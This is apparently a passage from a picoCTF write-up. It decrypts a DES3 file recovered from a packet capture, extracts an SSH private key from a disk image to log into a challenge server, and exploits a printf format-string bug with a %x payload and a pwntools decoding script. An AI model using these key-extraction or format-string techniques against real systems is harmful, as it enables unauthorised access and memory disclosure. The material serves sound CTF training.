
We see the http, tcp, dns, dhcp and arp protocols that are of interest. Apart from the "protocol hierarchy" tab, we could also use the "conversations" tab wireshark provides us with in order to find the ip addresses used in the packet exchanges as well as the ports used. However, that won't help us in this challenge. The next thing I did is filter based on http and dns traffic using the "http" and "dns" filters but there were no significant results from that. The exact next step I did is filter the tcp traffic using the "tcp" filter and following the tcp stream of the first tcp packet. We find this conversation shown in the figure below.



```
Hey, how do you decrypt this file again?
You're serious?
Yeah, I'm serious
*sigh* openssl des3 -d -salt -in file.des3 -out file.txt -k supersecretpassword123
Ok, great, thanks.
Let's use Discord next time, it's more secure.
C'mon, no one knows we use this program like this!
Whatever.
Hey.
Yeah?
Could you transfer the file to me again?
Oh great. Ok, over 9002?
Yeah, listening.
Sent it
Got it.
You're unbelievable
```

Figure 67: Eavesdrop Analysis with Wireshark II

From the figure above, we can see a captured conversation exchanged between 2 hosts. Although not shown, this conversation is from the tcp stream 0. In this conversation, one of the hosts sends a command that is used to decrypt a file with the des3 algorithm, the key that should be used for the decryption as well as the encrypted file itself according to the conversation. Since the file was sent over the network, we could reassemble the file and decrypt it using the command we saw earlier. We again need to follow the tcp stream and we find the file on the tcp stream 2 as shown in the image below.




```
Salted__..5C.C}H.......Fy..P;U.v..aY);.|.Q..\J.L
```

1 client pkt, 0 server pkts, 0 turns.
Entire conversation (48 bytes)
Show data as ASCII
Stream 2

Figure 68: Eavesdrop Analysis with Wireshark III

We also need to change the way the data is displayed from ascii to raw in order to make the decryption process easier. We then saved the file as “file.des3” because that was the name of the encrypted file used as input in the “openssl” command seen earlier. After that we use the openssl command from the previous figure, decrypting the encrypted file and recovering the flag:

```
openssl des3 -d -salt -in file.des3 -out file.txt -k supersecretpassword123
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ openssl des3 -d -salt -in file.des3 -out file.txt -k supersecretpassword123
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

┌──(kali㉿kali)-[~/Downloads]
└─$ cat file.txt
picoCTF[redacted]
```

Figure 69: Eavesdrop Decrypting Flag

For the next challenge, we are told to analyze a disk image in order to find a ssh private in order to login to the remote server using ssh. First, we use “mmls” on the disk image in order to find the partitions it is comprised of:

mmls disk.img




```
┌──(kali㉿kali)-[~/Downloads]
└─$ mmls disk.img
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000002047   0000002048   Unallocated
002:  000:000   0000002048   0000206847   0000204800   Linux (0x83)
003:  000:001   0000206848   0000471039   0000264192   Linux (0x83)
```

Figure 70: Operation Oni Disk Analysis I

We find 2 partitions and some unallocated space. We also find that this is a linux disk image. The second partition is larger so we speculate that it might be the home partition while the first partition might be the boot partition. Let’s analyze the second partition using “fls”. If you prefer, you can use autopsy instead, it really comes down to preference and the challenge might be easier with autopsy. We use the following command to list the files and directories on the target image:

```
fls disk.img -o 0000206848
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ fls disk.img -o 0000206848
d/d 458:        home
d/d 11: lost+found
d/d 12: boot
d/d 13: etc
d/d 79: proc
d/d 80: dev
d/d 81: tmp
d/d 82: lib
d/d 85: var
d/d 94: usr
d/d 104:        bin
d/d 118:        sbin
d/d 464:        media
d/d 468:        mnt
d/d 469:        opt
d/d 470:        root
d/d 471:        run
d/d 473:        srv
d/d 474:        sys
V/V 33049:      $OrphanFiles
```

Figure 71: Operation Oni Disk Analysis II

Obviously, the “root” directory is of most interest however when doing disk analysis for a linux machine, the “etc”, “var/log”, “home” and “boot” directory contain important files as well:

```
fls disk.img -o 0000206848 470
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ fls disk.img -o 0000206848 470
r/r 2344:       .ash_history
d/d 3916:       .ssh
```

Figure 72: Operation Oni Disk Analysis III

After examining the “root” directory, we find a “.ssh” hidden directory and the “.bash_history” hidden file. The “.bash_history” file stores the history of user commands entered at the command prompt. Since this is the root directory it holds the history of the commands executed by the root user. It should be always examined when doing disk analysis on a linux image. We can read its contents using the “icat” command:

```
icat disk.img -o 0000206848 2344
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ icat disk.img -o 0000206848 2344
ssh-keygen -t ed25519
ls .ssh/
halt
```

Figure 73: Operation Oni Disk Analysis IV

We can see that a ssh keypair was generated. The “.ssh” directory is the default location for all ssh configuration and authentication files. This means that ssh keypairs are stored there. After looking at the “.ssh” directory, we indeed find a ssh keypair. The next step is printing the contents of the private key and copying them to another file using the following commands:

```
fls disk.img -o 0000206848 3916
icat disk.img -o 0000206848 2345 > id_rsa
chmod 600 id_rsa
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ fls disk.img -o 0000206848 3916
r/r 2345:       id_ed25519
r/r 2346:       id_ed25519.pub

┌──(kali㉿kali)-[~/Downloads]
└─$ icat disk.img -o 0000206848 2345 > id_rsa

┌──(kali㉿kali)-[~/Downloads]
└─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBgrXe4bKNhOzkCLWOmk4zDMimW9RVZngX51Y8h3BmKLAAAAJgxpYKDMaWC
gwAAAAtzc2gtZWQyNTUxOQAAACBgrXe4bKNhOzkCLWOmk4zDMimW9RVZngX51Y8h3BmKLA
AAAECItu0F8DIjWxTp+KeMDvX1lQwYtUvP2SfSVOfMOChxYGCtd7hso2E7OQItY6aTjMMy
KZb1FVmeBfnVjyHcGYosAAAADnJvb3RAbG9jYWxob3N0AQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----

┌──(kali㉿kali)-[~/Downloads]
└─$ chmod 600 id_rsa
```

Figure 74: Operation Oni Disk Analysis V

The first command listed the contents of the ".ssh" directory, we only need the private key which is the "id_ed25519" file and not the public key which is "id_ed25519.pub" and we changed the permissions of the file to 600 because ssh private keys can't have weak permissions in order to be used. After doing the things above, we used the private key to login to the remote server using the command from the description and retrieve the flag:

```
ssh -i key_file -p 53343 ctf-player@saturn.picoctf.net
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa -p 53343 ctf-player@saturn.picoctf.net
The authenticity of host '[saturn.picoctf.net]:53343 ([18.217.86.78]:53343)' can't be establishe
ED25519 key fingerprint is SHA256:5gIm/EJ9bYnoH4qed83W5HXLfN1DO55849f6Lze0lx8.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:143: [hashed name]
    ~/.ssh/known_hosts:148: [hashed name]
    ~/.ssh/known_hosts:149: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[saturn.picoctf.net]:53343' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.15.0-1023-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ctf-player@challenge:~$ cat flag.txt
picoCTF[redacted]ctf-player@challenge:~$ 
```

Figure 75: Operation Oni Access Remote Server using ssh

Flag Leak and Ropfu (Binary Exploitation 300 points)

In this section, we will solve another 2 challenges on the binary exploitation category worth 300 points. In the first challenge, we are told the program we are given, simply copies and pastes the user input. Since, we are also given the source code, let’s analyze it.



```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <sys/types.h>

#include <wchar.h>

#include <locale.h>

#define BUFSIZE 64

#define FLAGSIZE 64


void readflag(char* buf, size_t len) {

  FILE *f = fopen("flag.txt","r");

  if (f == NULL) {

    printf("%s %s", "Please create 'flag.txt' in this directory with your",

                    "own debugging flag.\n");

    exit(0);

  }

  fgets(buf,len,f); // size bound read

}


void vuln(){

   char flag[BUFSIZE];

   char story[128];

   readflag(flag, FLAGSIZE);

   printf("Tell me a story and then I'll tell you one >> ");

   scanf("%127s", story);

   printf("Here's a story - \n");

   printf(story);

   printf("\n");

}
```


Figure 76: Flag Leak Source Code

The first thing we notice is that there is a "readflag" function that gets called that loads the flag but doesn't print it. Perhaps the most interesting line is the "printf(story)" line of code. It seems that the variable "story" that the user input is saved at is printed without a format specifier. This is an obvious format string vulnerability. The format string attack occurs when the submitted data of an input string is evaluated as a command by the program. This can result in an attacker dumping the stack, reading characters from the process memory, executing code, causing segmentation faults or other unexpected behaviors from the program. If a program uses functions like “printf” or “fprintf” to print variables controlled by the user input without any format specifiers, someone could explore this vulnerability by inserting format specifiers as user input. Suppose he was to enter something like “%x” this would not be considered a string and a value from the stack could be read. Knowing all of this and that our program prints the user input without a format specifier, we can easily exploit it by entering many “%x” values as user input, essentially dumping the stack and hopefully since the flag is loaded by the program so it is inside the stack, we will be able to read the flag as well. Keep in mind that the values dumped from the stack using the “%x” format specifier will be hex values so they will need to be decoded into ascii. Those values will also be in reverse order due to little-endian. Also, instead of using multiple “%x” values, we used “%x.”, basically using the dot to separate the hex values. To make the decoding easier, I created this small python script that decodes the hex values dumped from the stack.

```
#!/usr/bin/env python3

import pwn



flag = input("Enter Hex Values of Stack: ").split(".")

flag = b"".join([ pwn.p32(int(x,16)) for x in flag])



print(flag)
```

Code 19: Flag Leak Exploit Code I

The entire process of the exploitation can be also seen in the figure below.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc saturn.picoctf.net 59312
Tell me a story and then I'll tell you one >> %x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
Here's a story -
ffd1f630.ffd1f650.8049346.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78
252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e7
8.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.7
8252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e
7825.252e78.6f636970.7b465443.6b34334c.5f676e31.67346c46.6666305f.3474535f.

┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py
Enter Hex Values of Stack: ffd1f630.ffd1f650.8049346.252e7825.78252e78.2e78
252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e7
8.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.7
8252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e
7825.78252e78.2e78252e.252e7825.252e78.6f636970.7b465443.6b34334c.5f676e31.
67346c46.6666305f.3474535f
b'0\xf6\xd1\xffP\xf6\xd1\xffF\x93\x04\x08%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%\x00picoCTF[redacted]
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3
